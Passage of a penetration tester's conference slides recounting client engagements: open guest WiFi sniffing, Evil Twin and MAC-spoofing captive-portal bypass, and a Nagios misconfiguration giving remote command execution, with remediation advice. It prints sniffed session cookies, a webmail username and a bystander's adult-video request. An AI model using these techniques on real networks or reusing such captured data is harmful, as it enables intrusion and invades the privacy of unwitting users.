SOLVABLE PROBLEMS_

Tales from the real world

Rune Espensen
runee@dk.ibm.com

IBM X-Force Red

> WHOAMI_

Rune Espensen

- Hacker
- Sailor
- Home Builder
- Cat Owner

What are the Clients saying?

- ”We’ve never felt more violated”
- ”That hurt!”
- ”He drinks like a truck!”

Rune Espensen
runee@dk.ibm.com

IBM X-Force Red

> WHOAMI, SRSLY_

- Worked with IBM for 18 years
- In IBM Security for the last 13 of those
- Currently works as a Penetration Tester on the Global IBM X-Force Red team, covering EMEA Clients


IBM X-Force Red is IBM's Global Penetration Testing team (Previously IBM CSAR), supporting clients in all industries.

Rune Espensen
runee@dk.ibm.com

IBM X-Force Red

> SECURITY && BORING STATISTICS_

Attackers break through conventional safeguards every day



average time to identify data breach

201 days

average cost of a U.S. data breach

$7M

Rune Espensen
runee@dk.ibm.com

IBM X-Force Red

> SECURITY && PLAYING THE ODDS_

- Secure as best you can – money vs. assets you are protecting
- Vast majority of attacks are random or from script kiddies
  - If you have a better lock than your neighbour...
  - Don’t be the low hanging fruit
- 40% of real hackers give up after 20 hrs. 60% after 30 hrs.
- Breaches *will* happen
  - If a determined hacker wants in, he gets in
  - Be prepared for that – limit the damage done (Segmentation, Backup, Contingency plans etc.)

Rune Espensen
runee@dk.ibm.com

IBM X-Force Red

> SECURITY && FIREWALLS_


- It’s not a movie - A firewall is not enough
  - It needs to allow legal traffic
  - Even when smart, it is dumb
  - Prone to misconfiguration
  - But... It still has value as part of the overall Immune System

Rune Espensen
runee@dk.ibm.com

IBM X-Force Red

> MODERN SECURITY_

- We need end-point protection
- Monitoring & Analysing tools
- Full control over policies and processes
- Risk-aware culture
- Everything needs to be Real-time



Rune Espensen
runee@dk.ibm.com

IBM X-Force Red

> MODERN SECURITY && THE IMMUNE SYSTEM_

IBM Talks about the "Immune System"

- Secure the Perimeter
- Secure the End-Points
- Monitor and Analyse everything
- React appropriately, but...
- ...try to be proactive
- Tie everything together...
- ....and of course; we have a product for that ;-)

"I AM NOT GOING TO TRY AND SELL YOU STUFF – PROMISE!"

Rune Espensen
runee@dk.ibm.com

IBM X-Force Red

> REAL WORLD EXAMPLES_

- WiFi in Italy
- Firewalls in Hamburg
- 0-days in the Nordics
- Selling iPhones in the Middle East

Rune Espensen
runee@dk.ibm.com

IBM X-Force Red

> WIFI IN ITALY_

- Standard WiFi Assesment
- 2 Networks
  - A secured corporate network
  - An open Guest network with a captive portal

Rune Espensen
runee@dk.ibm.com

IBM X-Force Red

> WIFI IN ITALY_

- Secured Network was OK as expected, with all the bells and whistles (WPA2-Enterprise, centralized usermanagement through AD)
- Open network, not so much...
  - Open network, leaves the security responsibility to the user – everything should be encrypted. Everything is not.
  - No authentication, leaves the network open for Evil Twin attacks.
  - Portal is easy to circumvent (Free internetz!!)

Rune Espensen
runee@dk.ibm.com

IBM X-Force Red

> WIFI IN ITALY && SNIFFING_

Someone wanted a new Scooter!

```
1088 GET /moto-e-scooter/suzuki-burgman-400-2006-latina-200633330.htm HTTP/1.1
 624 GET /sdk/js/v7.2.s/mqa.toolkit.js?key=Fmjtd%7Cluu821u7n1%2Cb5%3Do5-942w9a HTTP/1.1
 549 GET /images/46/46574531332900.jpg HTTP/1.1
 554 GET /smallthumbs/46/46574531332900.jpg HTTP/1.1
 554 GET /smallthumbs/46/46574531354364.jpg HTTP/1.1
 554 GET /smallthumbs/46/46574531380973.jpg HTTP/1.1
```

Rune Espensen
runee@dk.ibm.com

IBM X-Force Red

> WIFI IN ITALY && SNIFFING_

Someone was checking mail

```
Referer: http://mail6b.webmail.virgilio.it/cp/ps/Main/MailLayout\r\n
Accept-Encoding: gzip, deflate, sdch\r\n
Accept-Language: it-IT,it;q=0.8,en-US;q=0.6,en;q=0.4\r\n
 [truncated]Cookie: JSESSIONID=8A48CAEC77FBE9811B5[redacted]  __gads=ID=7a8182246ac11ac8:T=1490000609:[redacted]iIxIY_scCmXh2eA; policy_cookie=11111111_11111
   Cookie pair: JSESSIONID=8A48CAEC77FBE9811B5548ED[redacted]
   Cookie pair: __gads=ID=7a818224[redacted]T=14900[redacted]=ALNI_MbvUbkgH[redacted]Y_scCmXh2eA
   Cookie pair: policy_cookie=11111111_11111
   Cookie pair: pc_liberoOff=0
   Cookie pair: geo=1.3|I1=1003269|T1=048017|C1=firenze|LT1=43.7822502402121|LN1=11.2542956482741|1490000648184|1|ACC1=5.0|GID1=6542285|CN1=it|TR1=09|TP1=048|TPA1=048
   Cookie pair: vlocal_city=city(Firenze)_idcity(048017)_provincia(firenze)_idprovincia(048)_hostcity(firenze)_regione(09)_latitude(43%2C7747)_longitude(11%2C250511)_idprov
   Cookie pair: tutorial=displayed
   Cookie pair: recapthca=e87d3b16fddbe22f0496a3245d36b3d5046eb9bae4dbda3fb05461f976835a83cdb364e1679dfa5b4d7cd20f3db5057b
   Cookie pair: dxPLRemUsername=[redacted]virgilio.it
   Cookie pair [truncated]: PAAA_AUTHE=625C603A868E3691BCD46AF4B0EA72B4C667CCA5D08994B2E23883DA25512C59CEF2A08464E4A2B451A4DC0E6CCAA47413AA531D32E90FAEEC8433E6A8235C3AD048D
   Cookie pair: PRSC=DT=20170322&SD=S000
   Cookie pair: tinv=6
   Cookie pair: IDEM=6|1|6|0|0|0|1|0|9|9|9
   Cookie pair: WEBMAIL20=WM20
   Cookie pair: LIB_ADV_CK=12-1-87
   Cookie pair: LIB_ADV_ECK=1490185640|12-1-87
   Cookie pair: LIB_ADV_UCK=2|9e6e6688a621ecde44d[redacted]1490185[redacted]
   Cookie pair [truncated]: SRSE3=bzDvf0nKeWA77_[redacted]AHpF241fpUmO9XcP9pVJRW7IzcY[redacted]1vcpgxh2ufcLaqP[redacted]UdG79GQwcIgS7o53QzBDDpDK5ccNic[redacted]KY0MrbADoD
   Cookie pair: JSESSIONID=A27CB3DC102C1F86909EE[redacted]
   Cookie pair: viewbcc=on
   Cookie pair: cto_rta=
   Cookie pair: bk=mail6b.webmail.virgilio.it
   Cookie pair: s=1490188[redacted]
   Cookie pair [truncated]: whs=7d5d7d2244223a226f6c6c6576696c5f6171222c224953223a22727670222c22323530223a22746174736922c22363531223a22626175222c22323231223a22736f75222c22
   Cookie pair [truncated]: fup_sess=gcrl=16|gic=048017|gip=048|gis=1003269|lic=048017|lip=048|lir=09|sfe=12|spr=87|sse=1|g4=09|exp=0|ts=1490185640|dm=2|id=9e6e6688a621ecde
\r\n
[Full request URI: http://mail6b.webmail.virgilio.it/cp/ps/Main/notifications/CheckQueue?d=virgilio.it&u=claudiolest1&t=83d59d109809066d42d1&statusFor=standard&lsrt=285846
```

Rune Espensen
runee@dk.ibm.com

IBM X-Force Red

> WIFI IN ITALY && SNIFFING_

Someone was checking something else...

```
Hypertext Transfer Protocol
  GET /key=QewBM2PJTVkvs3IqL2UvnA,end=1490203231,limit=3/data=171.18.12.1-mv/speed=150k/initial_buffer=4497664/4602475.mp4 HTTP/1.1\r\n
  Cache-Control: no-cache\r\n
  Connection: Keep-Alive\r\n
  Pragma: getIfoFileURI.dlna.org\r\n
  Accept: */*\r\n
  Accept-Language: it-IT,it;q=0.5\r\n
  Referer: https://it.m.xhamster.com/movies/4602475/troia_di_mia_moglie_full_italian_porn.html?from=video_related\r\n
  User-Agent: NSPlayer/12.00.9651.0000 WMFSDK/12.00.9651.0000\r\n
  GetContentFeatures.DLNA.ORG: 1\r\n
  Host: 5.xhcdn.com\r\n
  \r\n
  [Full request URI: http://5.xhcdn.com/key=QewBM2PJTVkvs3IqL2UvnA,end=1490203231,limit=3/data=171.18.12.1-mv/speed=150k/initial_buffer=4497664/4602475.mp4]
  [HTTP request 1/1]
```

Rune Espensen
runee@dk.ibm.com

IBM X-Force Red

> WIFI IN ITALY && EVIL TWINS_

When networks are open, Evil Twin attacks becomes trivial.

- Setup your own open network, with the same BSSID & ESSID
- Create a copy of the captive portal, and start a webserver
- Redirect any connecting devices to your fake portal
- Profit!
  - (Harvest credentials, Man-in-the-middle attacks, sslstrip etc.)
- ...or be lazy and use one of the tools: WiFi-Phisher is fun c”,)

Rune Espensen
runee@dk.ibm.com

IBM X-Force Red

> WIFI IN ITALY && SPOOF'N SURF_

Just getting free internet, from the parking lot is nice, specially if you are a criminal. Most companies would prefer NOT having their IP's associated with the Dark Web and it's uses.

Spoofing an already authenticated client is fairly trivial


- Sniff open traffic, find IP and MAC address of an active authenticated client
- Spoof those on your own laptop
- Et voilá! Free Internetz!

Rune Espensen
runee@dk.ibm.com

IBM X-Force Red

> WIFI IN ITALY && SPOOF'N SURF_

Trying to download a file from the internet:




Rune Espensen
runee@dk.ibm.com

IBM X-Force Red

> WIFI IN ITALY && SPOOF'N SURF_

Finding an authenticated client, sniffing with Wireshark_



Rune Espensen
runee@dk.ibm.com

IBM X-Force Red

> WIFI IN ITALY && SPOOF'N SURF_

Clone the info from this:

```
wlan1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.255.155.135  netmask 255.255.224.0  broadcast 10.255.159.255
        inet6 fe80::db3e:cbd6:b85a:ef55  prefixlen 64  scopeid 0x20<link>
        ether f4:f2:6d:17:88:3a  txqueuelen 1000  (Ethernet)
        RX packets 286  bytes 159946 (156.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 270  bytes 46039 (44.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

To this:


```
wlan1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.255.132.209  netmask 255.255.224.0  broadcast 10.255.159.255
        ether 5c:e8:eb:6a:a8:25  txqueuelen 1000  (Ethernet)
        RX packets 1550  bytes 1618875 (1.5 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1425  bytes 169151 (165.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Rune Espensen
runee@dk.ibm.com

IBM X-Force Red

> WIFI IN ITALY && SPOOF'N SURF_

Trying to download a file from the internet, with spoofed addresses:



Rune Espensen
runee@dk.ibm.com

IBM X-Force Red

> WIFI IN ITALY && HOWTO: SOLVE_

- Client claimed, the Open WiFi with a captive portal was the only viable solution, for them to provide internet for guests and consultants.
- However, no form of self-registration was in use
- Any guest access was granted by the IT-staff
- This is great for airports with many one-time, anonymous users where security is expected to be low. Not so great in a corporate environment.

- Solution: Set up a properly secured Guest WLAN, similar to the Corporate WLAN
- Issue access together with Guest AD accounts
- Everything is encrypted and secure, with no additional administration overhead

Rune Espensen
runee@dk.ibm.com

IBM X-Force Red

> FIREWALL IN HAMBURG_

- Global shipping company
- Only CISO and his right hand knew I was there
- Week started with a ”Let’s see how awake they are”
- Bad terms with IT staff for the rest of the week ;-)

Rune Espensen
runee@dk.ibm.com

IBM X-Force Red

> FIREWALL IN HAMBURG_

After the general Infrastructure Penetration test, a focused assessment of the company's global Single Sign-On login environment was requested. Scope was given – 16 IPs.

Own that, and you own them.

Rune Espensen
runee@dk.ibm.com

IBM X-Force Red

> FIREWALL IN HAMBURG_

As firewalls are rarely a real issue for a determined hacker, we usually request white-listing or to be inside the perimeter, during infrastructure tests.

This gives the client more value for the money, as we are not wasting time circumventing the firewall.

However, this was suddenly ”not possible right now” from the technical staff ;-)

Task at hand redefined as: ”See how far you can get, with firewall in place”

Rune Espensen
runee@dk.ibm.com

IBM X-Force Red

> FIREWALL IN HAMBURG_

- Nmap – the Hacker's first date
- Firewall blocks IP for 5, 10, 15 mins at suspcious activity
- I was a smoker then, write a few scripts to retry, pause etc. Go smoke, have coffee, tailgate the building, chat up the receptionist.
- Not much found, except....

Rune Espensen
runee@dk.ibm.com

IBM X-Force Red

> FIREWALL IN HAMBURG && NAGIOS_

- They were running Nagios on their servers, one of them stuck out
- Remembering something about something with an RCE...
- Research revealed ”semi-patched” problems with a configuration setting and default config.
- Start working!

Rune Espensen
runee@dk.ibm.com

IBM X-Force Red

> FIREWALL IN HAMBURG && NAGIOS_

Bingo – with an insecure configuration setting and some guess work, limited commands was possible:

Rune Espensen
runee@dk.ibm.com

IBM X-Force Red

> FIREWALL IN HAMBURG && NAGIOS_


- Firewall rendered worthless - all commands seemed legit
- Very limited elbow-room
  - No special characters in commands, i.e. No coding or escalation
  - Only first 1024 chars return in server response
- Must move laterally
  - Can browse directories, see 1024 byte chunks of text files
  - Turns out server is a ”Work server” for lazy admins - good stuff

Rune Espensen
runee@dk.ibm.com

IBM X-Force Red

> FIREWALL IN HAMBURG && LAZINESS_

Browsing the filesystem, lazy admins FTP script including FTP username and password to another server, outside scope:

